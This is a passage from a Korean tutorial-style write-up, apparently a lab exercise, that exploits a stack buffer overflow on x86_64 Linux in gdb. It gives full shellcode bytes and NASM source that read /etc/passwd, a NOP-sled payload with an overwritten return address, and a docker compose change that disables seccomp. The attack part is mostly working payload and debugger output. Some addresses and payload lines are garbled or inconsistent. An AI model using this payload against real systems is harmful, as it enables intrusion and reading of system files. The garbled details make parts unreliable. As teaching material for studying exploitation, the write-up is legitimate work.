sys.stdout.buffer.write(b"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41" + b"A" * 182 + b"\x7f\xff\xff\xff\xe4\x10"[:-1]))')
```

이제 실행시켜보자.

Trouble Shooting

```
0x7fffffffesd0: 0x0000000000000000 0x00007fffffffdb0e40
(gdb) x/20xg $rip
0x7fffffffef410: 0x00005555555557da8 0x0000555555555225
0x7fffffffef420: 0x00007fffffffef648 0x0000000200000008
0x7fffffffef430: 0x48410b77805f3feb 0x0ff631480204c031
0x7fffffffef440: 0x8d480fffec816605 0xd23148c789482434
0x7fffffffef450: 0x0fc031480fffb66 0x01c78040ff314805
0x7fffffffef460: 0x0104c03148c28948 0x0f3c04c03148050f
0x7fffffffef470: 0x652fffffbce805 0x77737361702f6374
0x7fffffffef480: 0x4141414141414164 0x4141414141414141
0x7fffffffef490: 0x4141414141414141 0x4141414141414141
0x7fffffffef4a0: 0x4141414141414141 0x4141414141414141
(gdb) █
```

return 이후에 주소를 보니 e438 부터 시작됨을 알 수 있다. 이는 argv 가 길어져서 stack 시작지점이 조정된 듯하다. 다시 바꿔주자.

```
run "$(python3 -c 'import sys;
sys.stdout.buffer.write(b"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41" + b"A" * 182 + b"\x7f\xff\xff\xff\xe4\x38"[:-1]))')
```

[illegible]

이제 제대로 실행될 줄 알았는데 또 다른 벽이 있었다.

Trouble Shooting - File Not Found

계속 실행하다 보면 다음을 마주쳤다.

rax 가 -2 로 세팅되는 것을 볼 수 있는데, `/etc/passwd` 라는 파일이 없어서 생긴 오류인 듯하다. 그래서 터미널에서 `/etc/passwd` 가 있는지 살펴보았다.

위 그림에서는 있는 듯하다. 하지만 이를 읽어들이 수 없는 상태인거 같다.

따라서 이를 실행할 때 끄고 들어가게 docker compose 를 수정한다.

```
security_opt:
- seccomp=unconfined
```

실행 후에 다시 보니 또 시작지점이 바뀐 듯하다.

```
0x000055555555551c5 in main ()
r13      0x55555555551a9      93824992235945
r14      0x55555555557da8      93824992247208
r15      0x7ffff7ffd040      140737354125376
rip      0x7ffff7ffe438      0x7ffff7ffe438
eflags   0x206      AAAAAA[ PF IF ]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
cs       0x33      51
ss       0x2b      43
ds       0x0      0
es       0x0      0
--Type <RET> for more, q to quit, c to continue without paging--fs      0x0      0
gs       0x0      0
(gdb) x/20xg $rip
0x7ffff7ffe438: 0x0ff631480204c031      0x8d480fffec816605
0x7ffff7ffe448: 0xd23148c789482434      0x0fc031480fffb66
0x7ffff7ffe458: 0x01c78040ff314805      0x0104c03148c28948
0x7ffff7ffe468: 0x0f3c04c03148050f      0x652ffffffffffbce805
0x7ffff7ffe478: 0x77737361702f6374      0x4141414141414164
0x7ffff7ffe488: 0x4141414141414141      0x4141414141414141
0x7ffff7ffe498: 0x4141414141414141      0x4141414141414141
0x7ffff7ffe4a8: 0x4141414141414141      0x4141414141414141
0x7ffff7ffe4b8: 0x4141414141414141      0x4141414141414141
0x7ffff7ffe4c8: 0x4141414141414141      0x4141414141414141
(gdb)
```

다시 조정해주자.. 0f f6 31 48 은 12 byte 뒤의 주소로 잡혔다. \90 을 넉넉히 넣고 실행이 되게 해주자.

```
run "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\x90" * 32 +
b"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\
\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\
\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x0\
1\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x\
2f\x70\x61\x73\x73\x77\x64\x41" + b"A" * 150 + b"\x7f\xff\xff\xff\xe4\x38"\
[::-1]))')
```

nop 영역으로 들어왔다. 하지만


```
multi-thre Thread 0x7ffff7d8a7 In: L?? PC: 0x7ffffffe450
0x00007fffffe43a in ?? ()
0x00007fffffe43b in ?? ()
0x00007fffffe43c in ?? ()
0x00007fffffe43d in ?? ()
0x00007fffffe43e in ?? ()
0x00007fffffe43f in ?? ()
0x00007fffffe440 in ?? ()
0x00007fffffe441 in ?? ()
0x00007fffffe442 in ?? ()
0x00007fffffe443 in ?? ()
0x00007fffffe444 in ?? ()
0x00007fffffe445 in ?? ()
0x00007fffffe446 in ?? ()
0x00007fffffe447 in ?? ()
0x00007fffffe448 in ?? ()
0x00007fffffe449 in ?? ()
0x00007fffffe44a in ?? ()
0x00007fffffe44b in ?? ()
0x00007fffffe44c in ?? ()
0x00007fffffe44d in ?? ()
0x00007fffffe44e in ?? ()
0x00007fffffe44f in ?? ()
0x00007fffffe450 in ?? ()
(gdb)
```

```
multi-thre Thread 0x7ffff7d8a7 In: L?? PC: 0x7ffffffffffe491
0x00007ffffffffffe43c in ?? ()
0x00007ffffffffffe43d in ?? ()
0x00007ffffffffffe43e in ?? ()
0x00007ffffffffffe43f in ?? ()
0x00007ffffffffffe440 in ?? ()
0x00007ffffffffffe441 in ?? ()
0x00007ffffffffffe442 in ?? ()
0x00007ffffffffffe443 in ?? ()
0x00007ffffffffffe444 in ?? ()
0x00007ffffffffffe445 in ?? ()
0x00007ffffffffffe446 in ?? ()
0x00007ffffffffffe447 in ?? ()
0x00007ffffffffffe448 in ?? ()
0x00007ffffffffffe449 in ?? ()
0x00007ffffffffffe44a in ?? ()
0x00007ffffffffffe44b in ?? ()
0x00007ffffffffffe44c in ?? ()
0x00007ffffffffffe44d in ?? ()
0x00007ffffffffffe44e in ?? ()
0x00007ffffffffffe44f in ?? ()
0x00007ffffffffffe450 in ?? ()

0x00007ffffffffffe491 in ?? ()
(qdb) ni
```


[illegible]

위처럼 실패했다. 어셈블리어를 해당 컴퓨터에서 다시 nasm 으로 컴파일하여 기계어를 뽑아내자

```
apt update
apt install -y nasm binutils
```

```

cat > readfile.asm << 'EOF'
BITS 64
; Author Mr.Un1k0d3r - RingZero Team
; Read /etc/passwd Linux x86_64 Shellcode
global _start
section .text
_start:
jmp _push_filename
_readfile:
    ; syscall open file
    pop rdi                ; pop path value
    xor byte [rdi + 11], 0x41 ; NULL byte fix ('A' -> \0)
    xor rax, rax
    add al, 2              ; sys_open = 2
    xor rsi, rsi           ; O_RDONLY = 0
    syscall

    ; syscall read file
    sub sp, 0xffff
    lea rsi, [rsp]
    mov rdi, rax           ; fd
    xor rdx, rdx
    mov dx, 0xffff         ; size to read
    xor rax, rax           ; sys_read = 0
    syscall

    ; syscall write to stdout
    xor rdi, rdi
    add dil, 1             ; stdout fd = 1
    mov rdx, rax           ; bytes read
    xor rax, rax
    add al, 1              ; sys_write = 1
    syscall

    ; syscall exit
    xor rax, rax
    add al, 60             ; sys_exit = 60
    syscall

_push_filename:
    call _readfile
    path: db "/etc/passwdA"
EOF

```

```
nasm -f elf64 readfile.asm -o readfile.o
```

```

for i in $(objdump -d readfile.o | grep "^ " | cut -f2); do
    printf '\\x%s' $i

```



```
done  
echo
```

```
# 길이 확인  
objcopy -O binary -j .text readfile.o readfile.bin  
wc -c readfile.bin
```

82 bytes 를 다시 run 에 exploit payload 로 넣는다.

```
run "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\x90" * 32 +  
b"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41" + b"A" * 150 + b"\x7f\xff\xff\xff\xe4\x38"[::-1]))')"
```

이제 실행 후 stepi 로 천천히 실행시켜보자.

[illegible]

성공한 것을 볼 수 있다.